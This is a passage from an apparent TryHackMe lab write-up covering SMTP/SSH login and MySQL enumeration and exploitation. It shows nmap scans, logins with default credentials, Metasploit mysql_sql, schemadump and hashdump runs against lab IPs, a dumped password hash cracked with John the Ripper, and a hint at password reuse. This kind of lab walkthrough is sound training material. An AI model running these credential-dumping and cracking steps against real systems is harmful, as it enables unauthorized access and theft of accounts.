
Now , as we know the username and password we can SSH login into the SMTP server using these credentials with the command- “ssh administrator@<target_ip>” (In my case, the target IP is 10.10.144.36)
and then providing the password “alejandro” when prompted.



Now reading the contents of smtp.txt



The Screenshot of the questions in this room is attached here-



Understanding MySQL

MySQL is a relational database management system (RDMS) based on structured query language.

Database- It is a persistent, organised collection of structured data.
RDMS- It is the software/service used to create or manage databases. The word “relational” just means that the data stored in the data set is organised as tables. Every table relate in some way to each other's “primary key” or other “key” factors.
SQL- All the relational database management system uses the client-server model. So, the communication b/w client and server takes place with this language i.e. Structured Query Language (SQL). Products using the SQL syntax are- MySQL, Postgre SQL, Microsoft SQL etc.


How does MySQL work?
MySQL as an RDBMS is made up of server and utility programs, that help in the administration of MySQL databases.
Server handles all the database instructions like creating, editing, and accessing data. It manages these requests using the MySQL protocol. The whole process can be broken down as follows-

1. MySQL creates a database for storing and manipulating data, defining the relationship of each table.
2. Clients make request by using the SQL syntax.
3. The server then responds to the client with whatever information has been requested.


MySQL is used as a back end database in many prominent websites.

Some more resources to study about the technical implementation of MySQL -
https://dev.mysql.com/doc/dev/mysql-server/latest/PAGE_SQL_EXECUTION.html
https://www.w3schools.com/php/php_mysql_intro.asp

Questions of this task of tryhackme is attached below-




Enumerating MySQL



The links provided above in the alternatives section are-
https://nmap.org/nsedoc/scripts/mysql-enum.html
https://www.exploit-db.com/exploits/23081

First of all, install default-mysql-client to connect to remote MySQL server

Run a port scan against the target machine to know, on what port the service we're trying to attack is running on-
Using the command- “nmap -A -vvv -sV <ip_address_of_target>”



- So, we found that the mysql service is running on port 3306.

- Now, try to connect to the MySQL server using the command- “mysql -h <ip_address_target> -u <username> -p” with the given credentials username:root , password:password

```
┌──(lionelroy㉿kali)-[~]
└─$ mysql -h 10.10.70.18 -u root -p
Enter password:
Welcome to the MariaDB monitor.  Commands end with ; or \g.
Your MySQL connection id is 6
Server version: 5.7.29-0ubuntu0.18.04.1 (Ubuntu)

Copyright (c) 2000, 2018, Oracle, MariaDB Corporation Ab and others.

Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.

MySQL [(none)]>
```


• So, it is verified that the login credentials are working. Exit and start metasploit using “msfconsole”
• Search for the module “mysql_sql” and view the options.
• Set the options that are required to be set.

```
File  Actions  Edit  View  Help
msf6 > search mysql_sql

Matching Modules

   #  Name                                  Disclosure Date  Rank    Check  Description
   -  ----                                  ---------------  ----    -----  -----------
   0  auxiliary/admin/mysql/mysql_sql                        normal  No     MySQL SQL Generic Query

Interact with a module by name or index. For example info 0, use 0 or use auxiliary/admin/mysql/mysql_sql

msf6 > use 0
msf6 auxiliary(admin/mysql/mysql_sql) > show options

Module options (auxiliary/admin/mysql/mysql_sql):

   Name      Current Setting   Required  Description
   ----      ---------------   --------  -----------
   PASSWORD                    no        The password for the specified username
   RHOSTS                      yes       The target host(s), see https://github.com/rapid7/metasploit-framework/wiki/Using-Metasploit
   RPORT     3306              yes       The target port (TCP)
   SQL       select version()  yes       The SQL to execute.
   USERNAME                    no        The username to authenticate as

msf6 auxiliary(admin/mysql/mysql_sql) > set RHOSTS 10.10.70.18
RHOSTS => 10.10.70.18
msf6 auxiliary(admin/mysql/mysql_sql) > set PASSWORD password
PASSWORD => password
msf6 auxiliary(admin/mysql/mysql_sql) > set USERNAME root
USERNAME => root
msf6 auxiliary(admin/mysql/mysql_sql) > show options

Module options (auxiliary/admin/mysql/mysql_sql):

   Name      Current Setting   Required  Description
   ----      ---------------   --------  -----------
   PASSWORD  password          no        The password for the specified username
   RHOSTS    10.10.70.18       yes       The target host(s), see https://github.com/rapid7/metasploit-framework/wiki/Using-Metasploit
   RPORT     3306              yes       The target port (TCP)
   SQL       select version()  yes       The SQL to execute.
   USERNAME  root              no        The username to authenticate as

msf6 auxiliary(admin/mysql/mysql_sql) >
```

• Then exploit.

```
msf6 auxiliary(admin/mysql/mysql_sql) > exploit
[*] Running module against 10.10.70.18

[*] 10.10.70.18:3306 - Sending statement: 'select version()' ...
[*] 10.10.70.18:3306 -  | 5.7.29-0ubuntu0.18.04.1 |
[*] Auxiliary module execution completed
msf6 auxiliary(admin/mysql/mysql_sql) >
```

• We found the version of ubuntu running on it.
• Now again list the options and change the “sql” option of this module (mysql_sql) to “show databases” and then exploit.



```
File  Actions  Edit  View  Help
msf6 auxiliary(admin/mysql/mysql_sql) > show options

Module options (auxiliary/admin/mysql/mysql_sql):

   Name      Current Setting   Required  Description
   ----      ---------------   --------  -----------
   PASSWORD  password          no        The password for the specified username
   RHOSTS    10.10.70.18       yes       The target host(s), see https://github.com/rapid7/metasploit-framework/wiki/Using-Metasploit
   RPORT     3306              yes       The target port (TCP)
   SQL       select version()  yes       The SQL to execute.
   USERNAME  root              no        The username to authenticate as

msf6 auxiliary(admin/mysql/mysql_sql) > set SQL show databases
SQL => show databases
msf6 auxiliary(admin/mysql/mysql_sql) > show options

Module options (auxiliary/admin/mysql/mysql_sql):

   Name      Current Setting   Required  Description
   ----      ---------------   --------  -----------
   PASSWORD  password          no        The password for the specified username
   RHOSTS    10.10.70.18       yes       The target host(s), see https://github.com/rapid7/metasploit-framework/wiki/Using-Metasploit
   RPORT     3306              yes       The target port (TCP)
   SQL       show databases    yes       The SQL to execute.
   USERNAME  root              no        The username to authenticate as

msf6 auxiliary(admin/mysql/mysql_sql) >
```

```
msf6 auxiliary(admin/mysql/mysql_sql) > exploit
[*] Running module against 10.10.70.18

[*] 10.10.70.18:3306 - Sending statement: 'show databases' ...
[*] 10.10.70.18:3306 -  | information_schema |
[*] 10.10.70.18:3306 -  | mysql |
[*] 10.10.70.18:3306 -  | performance_schema |
[*] 10.10.70.18:3306 -  | sys |
[*] Auxiliary module execution completed
msf6 auxiliary(admin/mysql/mysql_sql) >
```

• Here, we got the name of all the databases.

Answer the questions below

As always, let's start out with a port scan, so we know what port the service we're trying to attack is running on. What port is MySQL using?

3306 — Correct Answer

Good, now- we think we have a set of credentials. Let's double check that by manually connecting to the MySQL server. We can do this using the command "*mysql -h [IP] -u [username] -p*"

No answer needed — Question Done

Okay, we know that our login credentials work. Lets quit out of this session with "exit" and launch up Metasploit.

No answer needed — Question Done

We're going to be using the "mysql_sql" module.

Search for, select and list the options it needs. What three options do we need to set? (in descending order).

PASSWORD/RHOSTS/USERNAME — Correct Answer — Hint

Run the exploit. By default it will test with the "select version()" command, what result does this give you?

5.7.29-0ubuntu0.18.04.1 — Correct Answer

Great! We know that our exploit is landing as planned. Let's try to gain some more ambitious information. Change the "sql" option to "show databases". how many databases are returned?

4 — Correct Answer

Exploiting MySQL

Task 10 ○ Exploiting MySQL

What do we know?

Let's take a sanity check before moving on to try and exploit the database fully, and gain more sensitive information than just database names. We know:

1. MySQL server credentials

2. The version of MySQL running

3. The number of Databases, and their names.

Key Terminology

In order to understand the exploits we're going to use next- we need to understand a few key terms.

Schema:

In MySQL, physically, a *schema* is synonymous with a *database*. You can substitute the keyword "SCHEMA" instead of DATABASE in MySQL SQL syntax, for example using CREATE SCHEMA instead of CREATE DATABASE. It's important to understand this relationship because some other database products draw a distinction. For example, in the Oracle Database product, a *schema* represents only a part of a database: the tables and other objects owned by a single user.

Hashes:

Hashes are, very simply, the product of a cryptographic algorithm to turn a variable length input into a fixed length output.

In MySQL hashes can be used in different ways, for instance to index data into a hash table. Each hash has a unique ID that serves as a pointer to the original data. This creates an index that is significantly smaller than the original data, allowing the values to be searched and accessed more efficiently

However, the data we're going to be extracting are password hashes which are simply a way of storing passwords not in plaintext format.

Lets get cracking.

Answer the questions below

First, let's search for and select the "mysql_schemadump" module. What's the module's full name?

auxiliary/scanner/mysql/mysql_schemadump — Correct Answer

Great! Now, you've done this a few times by now so I'll let you take it from here. Set the relevant options, run the exploit. What's the name of the last table that gets dumped?

x$waits_global_by_latency — Correct Answer

Awesome, you have now dumped the tables, and column names of the whole database. But we can do one better... search for and select the "mysql_hashdump" module. What's the module's full name?

auxiliary/scanner/mysql/mysql_hashdump — Correct Answer

Again, I'll let you take it from here. Set the relevant options, run the exploit. What non-default user stands out to you?

carl — Correct Answer

Another user! And we have their password hash. This could be very interesting. Copy the hash string in full, like: bob:*HASH to a text file on your local machine called "hash.txt".

What is the user/hash combination string?

carl:*EA031893AA21444B170FC2162A56978B8CEECE18 — Correct Answer — Hint


Now, we need to crack the password! Let's try John the Ripper against it using: "*john hash.txt*" what is the password of the user we found?

doggie — Correct Answer


Awesome. Password reuse is not only extremely dangerous, but extremely common. What are the chances that this user has reused their password for a different service?

